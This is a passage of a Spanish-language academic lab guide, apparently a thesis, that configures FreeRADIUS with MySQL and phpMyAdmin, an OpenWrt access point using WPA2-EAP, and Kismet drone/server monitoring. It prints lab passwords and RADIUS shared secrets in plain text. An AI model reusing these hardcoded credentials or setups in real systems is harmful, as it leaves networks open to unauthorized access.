^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 39 Cambios en default en session

```
>> root@ubuntu:/etc/freeradius/sites-available# cd
>> root@ubuntu:~# cd /etc/freeradius/sql/mysql/
>> root@ubuntu:/etc/freeradius/sql/mysql# nano admin.sql
```

En el archivo *admin.sql*, se cambia el parámetro *PASSWORD* a *asttro14*.

```
GNU nano 2.2.6 File: admin.sql Modified

# -*- text -*-
##
## admin.sql -- MySQL commands for creating the RADIUS user.
##
## WARNING: You should change 'localhost' and 'radpass'
## to something else. Also update raddb/sql.conf
## with the new RADIUS password.
##
## $Id$

#
# Create default administrator for RADIUS
#
CREATE USER 'radius'@'localhost';
SET PASSWORD FOR 'radius'@'localhost' = PASSWORD('asttro14');

# The server can read any table in SQL
GRANT SELECT ON radius.* TO 'radius'@'localhost';

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Figura. 40 Cambios en *admin.sql*

### 2.3.5 phpMyAdmin

phpMyAdmin es una herramienta de software libre escrito en PHP, tiene la intención o propósito de manejar la administración de MySQL a través de la Web.

phpMyAdmin es compatible con una amplia gama de operaciones en MySQL, MariaDB y Drizzle. Operaciones de uso frecuente (gestión de bases de datos, tablas, columnas, relaciones, índices, usuarios, permisos, etc) que pueden realizarse mediante la interfaz del usuario, además se mantiene la capacidad de ejecutar directamente cualquier sentencia de *SQL*.

```
>> espe14@ubuntu:~$ sudo -i
```

```
[sudo] password for espe14: espetesis14  
>> root@ubuntu:~# apt-get install apache2 phpmyadmin
```

Se selecciona las opciones que se muestran y <Ok>




Figura. 41 Configuración phpmyadmin

Se despliega un mensaje sugiriendo la instalación de una base de dato, sin embargo como ya se han creado en la sección de MySQL se descarta y se selecciona <No>




Figura. 42 Descartar la creación de DB

Se verifica la instalación de *phpMyAdmin* ingresando al navegador. Se pone: la dirección *IP* del servidor/phpmyadmin (192.168.1.12/phpmyadmin/) y se ingresa el *Username* (*root*) y *Password* (*espe14*). Esto se muestra a continuación.





Figura. 43 Ingreso a phpmyadmin


La página de inicio muestra información la base de datos creada en el capítulo de MySQL, si todo se hizo correctamente, esta debería mostrarse

en el lado izquierdo con el nombre de *radius* junto con todas las tablas necesarias para administrar el servidor *RADIUS*.



**Figura. 44** tablas y DB radius

Adicional, se puede ver información útil sobre nuestra base de datos en el lado derecho, como por ejemplo: el tipo y versión instalada de la base de datos o la del servidor web, etc.



**Figura. 45** Información del Servidor DB y web

Desde *phpMyAdmin* se va a administrar nuestra base de datos *MySQL* para gestionar el servidor de autenticación.

A continuación, se va a establecer comunicación con el equipo NAS (*Network Access Server*). NAS es un dispositivo que proporciona un cierto nivel de acceso a una red más grande. Un NAS utilizando una infraestructura RADIUS es también un cliente RADIUS, enviando solicitudes de conexión y mensajes de cuentas a un servidor RADIUS para la autenticación, autorización y contabilidad.

Los equipos cliente, como los ordenadores portátiles inalámbricos u otros equipos con sistemas operativos, no son clientes de RADIUS. Clientes de RADIUS son servidores de acceso a la red, tales como puntos de acceso inalámbrico (AP), conmutadores compatibles con 802.1X, redes privadas virtuales (VPN) y servidores dial-up, esto porque utilizan protocolos RADIUS para comunicarse con servidores RADIUS.

Después de aclarar lo que es un equipo NAS en una red, la información que se debe llenar para este escenario de prueba se muestra en la siguiente figura:

The screenshot shows a database management interface for a table named 'nas' in a database named 'radius'. The SQL query displayed is: `SELECT * FROM `nas` LIMIT 0, 30`. Below the query, there are controls for 'Show' (Start row: 0, Number of rows: 30, Headers every: 100 rows). The table data is as follows:

	id	nasname	shortname	type	ports	secret	server	community	description
<input type="checkbox"/>	1	192.168.1.1	tesis14	other	1812	astro14	NULL	NULL	RADIUS Client

Below the table, there are options for 'Check All', 'With selected: Change', 'Delete', and 'Export'.

**Figura. 46 Parámetros para NAS**

Se selecciona la base de datos *radius*, se escoge la tabla *nas* y se puebla la información requerida como se muestra en la figura de *Parámetros para NAS*.

Se continúa con la tabla de *radcheck* en la base de datos *radius*. Es aquí donde se establecen los usuarios que tiene permitido el ingreso a nuestra red. Se muestra en la siguiente figura.

The screenshot shows a database management interface for the 'radius' database, specifically the 'radcheck' table. The SQL query displayed is: `SELECT * FROM radcheck LIMIT 0, 30`. Below the query, there are controls for 'Show' (Start row: 0, Number of rows: 30, Headers every: 100 rows) and 'Sort by key' (None). The table data is as follows:

	id	username	attribute	op	value
<input type="checkbox"/>	1	usuarioa	Password	:=	clavea
<input type="checkbox"/>	2	usuariob	Password	:=	claveb
<input type="checkbox"/>	3	usuarioc	Cleartext-Password	:=	clavec

Below the table, there are options for 'Check All', 'With selected: Change', 'Delete', and 'Export'.

**Figura. 47** Parámetros para radcheck

Se comprueba que los datos ingresados para en la tabla *radcheck* funcionan correctamente. Se utiliza como ejemplo, el *username: usuarioa* con *value: clavea* y *atributo: Password*

En la línea de comando se ingresa la siguiente instrucción:

```
>> espe14@ubuntu:~$ sudo -i
[sudo] password for espe14: espetesis14
>> root@ubuntu:~# /etc/init.d/freeradius start
>> root@ubuntu:~# radtest usuarioa clavea localhost 1812 testing123
```

Si la autenticación de este usuario es exitosa (*Access-Accept*), entonces se tiene la siguiente figura que demuestra que todo está funcionando correctamente:

```
Sending Access-Request of id 62 to 127.0.0.1 port 1812
  User-Name = "usuarioa"
  User-Password = "clavea"
  NAS-IP-Address = 127.0.1.1
  NAS-Port = 1812
  Message-Authenticator = 0x00000000000000000000000000000000
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=62, length=20
```

**Figura. 48** Comprobación de acceso con radtest

## 2.4 AP (Real) / OpenWrt

El punto de acceso (*AP*) de nuestra red, es fundamental para cumplir con el estándar *802.11i*. Este es, como se ha estudiado, el autenticador. Para el escenario de prueba, se ha propuesto la utilización de la tarjeta *Alix2D2* para este fin.

Esta tarjeta, tiene instalado un sistema operativo llamado OpenWrt de distribución libre, que está basado en Linux para hacer el enrutamiento del tráfico en una red, este OS (*Operative System*) ha sido optimizado para ser lo más liviano posible con la finalidad de que pueda funcionar en espacios de memoria limitados, como en este caso el *AP*.

La características más atractivas del OpenWrt, es que nos permite la libertad de instalar más de 3500 paquetes de software alternativos a través del sistema de administración de paquetes (*opkg*). Como se puede apreciar, esto nos concederá más adelante, la posibilidad de instalar un software analizador de paquetes, detector de redes e intrusos para redes *LAN* inalámbricas *802.11* en la capa de enlace, este software se llama Kismet.





Figura. 49 Tarjeta Alix2d2 con sus elementos

Los siguientes comandos son recomendados para el óptimo funcionamiento de las tarjeta *wireless*, además de la actualización del software OpenWrt que está instalado en el AP.

Primero, se ingresa al punto de acceso por medio del protocolo de *ssh*.

```
>> ssh root@192.168.1.1
```

*root*: es el nombre del usuario del AP.

*192.168.1.1*: es la dirección IP del *access point*

Se solicitará la clave (*password*) del AP, se ingresa la misma y se da *enter*.

```
Last login: Sun Jun 22 12:50:41 on ttys000
Andres-MacBook-Pro:~ andrestroya$ ssh root@192.168.1.1
root@192.168.1.1's password:
```

Figura. 50 SSH al AP

Al ingresar, se tiene la siguiente figura:






Figura. 53 Ingreso a OpenWrt via web

Configuración de la interfaz *WAN (eth1)*:

*Protocol: DHCP*

*DNS-Server: 8.8.8.8*




Figura. 54 Interfaz-WAN

Configuración de la interfaz *LAN (br-lan)*:

*Protocol: static*

*IPv4-Address: 192.168.1.1*

*IPv4-Netmask: 255.255.255.0*

*DNS-Server: 8.8.8.8*

Status System Services **Network** Logout

Interfaces Wifi DHCP and DNS Hostnames Static Routes Firewall Diagnostics

WAN LAN

### Interfaces - LAN

On this page you can configure the network interfaces. You can bridge several interfaces by ticking the "bridge interfaces" field and enter the names of several network interfaces separated by spaces. You can also use VLAN notation INTERFACE.VLANNR (e.g.: eth0.1).

**Common Configuration**

General Setup | Physical Settings | Firewall Settings

Status

Uptime: 3h 3m 49s  
 MAC Address: 00:0d:b9:19:66:14  
 RX: 7297.84 KB (21599 Pkts.)  
 TX: 7655.74 KB (14212 Pkts.)  
 IPv4: 192.168.1.1/24

Protocol: static

IPv4-Address: 192.168.1.1

IPv4-Netmask: 255.255.255.0

IPv4-Gateway:

IPv4-Broadcast:

DNS-Server: 8.8.8.8

**Figura. 55 Interfaz-LAN**

Configuración de la interfaz Wireless Master (wifi0) :

*ESSID:* tesis14

*Mode:* Access Point

*Network:* lan

Status System Services **Network** Logout

Interfaces **Wifi** DHCP and DNS Hostnames Static Routes Firewall Diagnostics

wifi1: Monitor "Wireless2" wifi0: Master "tesis14"

### Wireless Network: Master "tesis14" (ath0)

The *Device Configuration* section covers physical settings of the radio hardware such as channel, transmit power or antenna selection which is shared among all defined wireless networks (if the radio hardware is multi-SSID capable). Per network settings like encryption or operation mode are grouped in the *Interface Configuration*.

**Device Configuration**

General Setup | Advanced Settings

Status

Mode: Master | SSID: tesis14  
 BSSID: 00:1B:81:00:00:89 | Encryption: WPA2 PSK (CCMP)  
 Channel: 2 (2.417 GHz) | Tx-Power: 0 dBm  
 Signal: -96 dBm | Noise: -96 dBm  
 Bit Rate: 0.0 MBit/s | Country: 00

Enable device:

Channel: auto

Transmit Power: 0 dBm (1 mW)

**Interface Configuration**

General Setup | Wireless Security | MAC-Filter | Advanced Settings

ESSID: tesis14

Mode: Access Point

Network:  lan

**Figura. 56 Interfaz-Wireless Master-General Setup**

*Encryption:* WPA2-EAP

*Radius-Server:* 192.168.1.12

*Radius-Port:* 1812

*Key:* astro14

*NAS ID:* 1812

The screenshot shows the 'Interface Configuration' page for 'Wireless Security'. It has four tabs: 'General Setup', 'Wireless Security', 'MAC-Filter', and 'Advanced Settings'. The 'Wireless Security' tab is active. The configuration includes:

Encryption	WPA2-EAP
Radius-Server	192.168.1.12
Radius-Port	1812
Key	*****
NAS ID	1812

Figura. 57 Interfaz - Wireless Master – Wireless Security

Configuración de la interfaz *Wireless Monitor (wifi1)* :

*ESSID*: wireless2

*Mode*: Monitor

*Network*: unspecified-or-create

Esta interfaz en modo monitor nos servirá para la captura de tramas y paquetes que serán analizadas mediante el software *Kismet-Drone*.

The screenshot shows the configuration page for 'Wireless Network: Monitor "Wireless2" (ath1)'. It includes a 'Device Configuration' section and an 'Interface Configuration' section.

**Device Configuration:**

- Mode: Monitor | SSID: Wireless2
- BSSID: 00:1B:B1:00:00:AE | Encryption: WEP Open System (WEP-40, WEP-104)
- Channel: 11 (2.462 GHz) | Tx-Power: 17 dBm
- Signal: -96 dBm | Noise: -96 dBm
- Bit Rate: 0.0 MBit/s | Country: 00

**Interface Configuration:**

- ESSID: Wireless2
- Mode: Monitor
- Network:
  - WAN:
  - lan:
  - unspecified -or- create:

Choose the network you want to attach to this wireless interface. Select *unspecified* to not attach any network or fill out the *create* field to define a new network.

Figura. 58 Interfaz-Wireless Monitor-General Set up

Configuración del firewall para habilitar servicios de internet a la red:

*Name*: Internet

*Input*: accept

*Output*: accept

*Forward*: accept

*Covered networks*: WAN, lan




Figura. 59 Configuración Firewall

## 2.4.2 Kismet

Kismet se diferencia de otros detectores de red inalámbrica en el trabajo de forma pasiva. Es decir, sin enviar ningún paquete de autenticación, es capaz de detectar la presencia de *AP* y clientes *wireless*, además de la capacidad de asociarlos entre ellos. También, es la herramienta más utilizada para el monitoreo inalámbrico de código abierto.

Este software tiene la capacidad de registrar todos los paquetes de redes inalámbricas disponibles, capturarlos y guardarlos en un formato de archivo compatible con Wireshark o Aircsnort. A más de esto, permite determinar el nivel de encriptación usado por los *AP* detectados.

Kismet se puede utilizar de tres maneras: La primera, como sensor *Kismet-Drone* para recoger los paquetes y enviarlos hacia un servidor para su análisis; La segunda, *Kismet-Server* puede ser utilizado en conjunto con *Kismet-Drone*, esto para el análisis de paquetes capturados y almacenados de las redes inalámbricas y Finalmente, *Kismet-Client* que se comunica con el servidor para visualizar por medio de una interfaz amigable la información que el servidor recoge.

La instalación de *Kismet-Drone* en el OpenWrt se realiza con los siguientes comandos:

```
>>root@OpenWrt:~# opkg update
>>root@OpenWrt:~# opkg install kismet-drone
>>root@OpenWrt:~# vi kismet_drone.conf
versión=newcore.1
servername=drone1
dronelisten=tcp://192.168.1.1:2502
droneallowedhosts=192.168.1.12
dronemaxclients=1
droneringlen=65535
gps=false
ncsource=wifi1:type=Madwifi
channelvelocity=5
channellist=IEEE80211b:1:3,6:3,11:3,2,7,3,8,4,9,5,10
```

```
# Kismet drone config file

version=newcore.1

# Name of drone server (informational)
servername=drone1

# Drone configuration
# Protocol, interface, and port to listen on
dronelisten=tcp://192.168.1.1:2502
# Hosts allowed to connect, comma separated. May include netmasks.
# allowedhosts=127.0.0.1,10.10.10.0/255.255.255.0
droneallowedhosts=192.168.1.12
# Maximum number of drone clients
dronemaxclients=1
droneringlen=65535

# Do we have a GPS?
gps=false
```

Figura. 60 kismet\_drone.conf

```
>>root@OpenWrt:~# kismet_drone
```

```

root@OpenWrt:~# kismet_drone
ERROR: Kismet was started as root, NOT launching external control binary. This
       is NOT the preferred method of starting Kismet as Kismet will continue
       to run as root the entire time. Please read the README file section
       about Installation & Security and be sure this is what you want to do.
INFO: Reading from config file /etc/kismet/kismet_drone.conf
INFO: Plugin system disabled by Kismet configuration file or command line
INFO: Setting drone connection buffer to 65535 bytes
INFO: Kismet will attempt to hop channels at 5 channels per second unless
       overridden by source-specific options
INFO: No specific sources named on the command line, sources will be read from
       kismet.conf
INFO: Using default channel list 'IEEE80211b' on source 'wifil'
INFO: Source 'wifil' will attempt to create and use a monitor-only VAP instead
       of reconfiguring the main interface
ERROR: Packetsource::MadWifi - Unknown source type 'Madwifi'. Will treat it as
       auto radio type
INFO: Created source wifil with UUID 479754be-3ae3-11df-bbb7-a104921ee001
INFO: Will attempt to reopen on source 'wifil' if there are errors
INFO: Created TCP listener on port 2502
INFO: Starting GPS components...
INFO: GPS support disabled in kismet.conf
INFO: Kismet drone starting to gather packets
INFO: Madwifi source wifil created monitor-mode VAP wifil::kis0.
ERROR: Source 'kis0' doesn't have mac80211 support, disabling VAP creation of
       default monitor mode VAP
INFO: Interface 'kis0' is already marked as being in monitor mode, leaving it
       as it is.
INFO: Started source 'wifil'

```

**Figura. 61 Ejecución de kismet\_drone**

La instalación de *Kismet-Server + Client* en el servidor *RADIUS* se realiza con los siguientes comandos:

```

>> espe14@ubuntu:~$ sudo -i
[sudo] password for espe14: espetesis14
>> root@ubuntu:~# apt-get install kismet

```

Se selecciona <Ok> en la ventana que se muestra a continuación:



```
Package configuration
|-----| Configuring kismet |-----|
Kismet needs root privileges for some of its functions. However, running
it as root ("sudo kismet") is not recommended, since running all of the
code with elevated privileges increases the risk of bugs doing
system-wide damage. Instead Kismet can be installed with the "setuid"
bit set, which will allow it to grant these privileges automatically to
the processes that need them, excluding the user interface and packet
decoding parts.

Enabling this feature allows users in the "kismet" group to run Kismet
(and capture packets, change wireless card state, etc), so only
thoroughly trusted users should be granted membership of the group.

For more detailed information, see section 4 of the Kismet README
("Suidroot & Security"), which can be found at

                                <Ok>
```

Figura. 62 Configuración Kismet-Server

Se habilita el usuario al grupo Kismet para su utilización:

```
Package configuration
|-----| Configuring kismet |-----|
Only users in the kismet group are able to use kismet under the setuid
model.

Please specify the users to be added to the group, as a space-separated
list.

Note that currently logged-in users who are added to a group will
typically need to log out and log in again before it is recognized.

Users to add to the kismet group:
espe14
                                <Ok>
```

Figura. 63 Configuración Kismet-Server usuario

Se realiza las configuraciones necesarias para establecer la comunicación entre *Kismet – Server* y *Kismet-Drone*:

```
>> root@ubuntu:~# cd /etc/kismet/
```

```
>> root@ubuntu: /etc/kismet# nano kismet_drone.conf
```

```
versión=newcore.1
servername=drone1
dronelisten=tcp://192.168.1.1:2502
droneallowedhosts=192.168.1.12
dronemaxclients=1
droneringlen=65535
gps=false
ncsource=eth0
channelvelocity=5
channellist=IEEE80211b:1:3,6:3,11:3,2,7,3,8,4,9,5,10
```

```
GNU nano 2.2.6 File: kismet_drone.conf
# Kismet drone config file
version=newcore.1
# Name of drone server (informational)
servername=drone1
# Drone configuration
# Protocol, interface, and port to listen on
dronelisten=tcp://192.168.1.1:2502
# Hosts allowed to connect, comma separated. May include netmasks.
# allowedhosts=127.0.0.1,10.10.10.0/255.255.255.0
droneallowedhosts=192.168.1.12
# Maximum number of drone clients
dronemaxclients=1
droneringlen=65535
# Do we have a GPS?
gps=false
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Figura. 64 Configuración kismet\_drone.conf

```
>> root@ubuntu: /etc/kismet# nano kismet.conf
```

```
servername=Server
allowplugins=false
ncsource=drone:host=192.168.1.1,port=2502
listen=tcp://192.168.1.12:2501
allowedhosts=192.168.1.0/24
```

```
gps=false
```

```
writeinterval=60
```

```

GNU nano 2.2.6      File: kismet.conf      Modified

# Kismet config file
# Most of the "static" configs have been moved to here -- the command line
# config was getting way too crowded and cryptic.  We want functionality,
# not continually reading --help!

# Version of Kismet config
version=2009-newcore

# Name of server (Purely for organizational purposes)
# If commented out, defaults to host name of system
servername=Server

# Prefix of where we log (as used in the logtemplate later)
# logprefix=/some/path/to/logs

# Do we process the contents of data frames?  If this is enabled, data
# frames will be truncated to the headers only immediately after frame type
# detection.  This will disable IP detection, etc, however it is likely
# safer (and definitely more polite) if monitoring networks you do not own.

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 65 Configuración kismet.conf

```
>> root@ubuntu: /etc/kismet# cd
```

```
>> root@ubuntu:~# kismet
```

```

~ Kismet Sort View Windows
Name          T C Ch Pkts Size      Kismet
[ --- No networks seen --- ]      Not
MAC           Type      Freq Pkts  Size Manuf      Connected
[ --- No clients seen --- ]

No GPS info (GPS not connected)
0  Start Kismet Server
   Automatically start Kismet server?
   Launch Kismet server and connect to it automatically.
   If you use a Kismet server started elsewhere, choose
   No and change the Startup preferences.
0  [ No ] [ Yes ]

INFO: Welcome to the Kismet Newcore Client... Press '' or '~' to ac
ERROR: Could not connect to Kismet server 'localhost:2501'
      (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
      (Connection refused) will attempt to reconnect in 5 seconds.

```

Figura. 66 Ejecución de Kismet Server [yes]

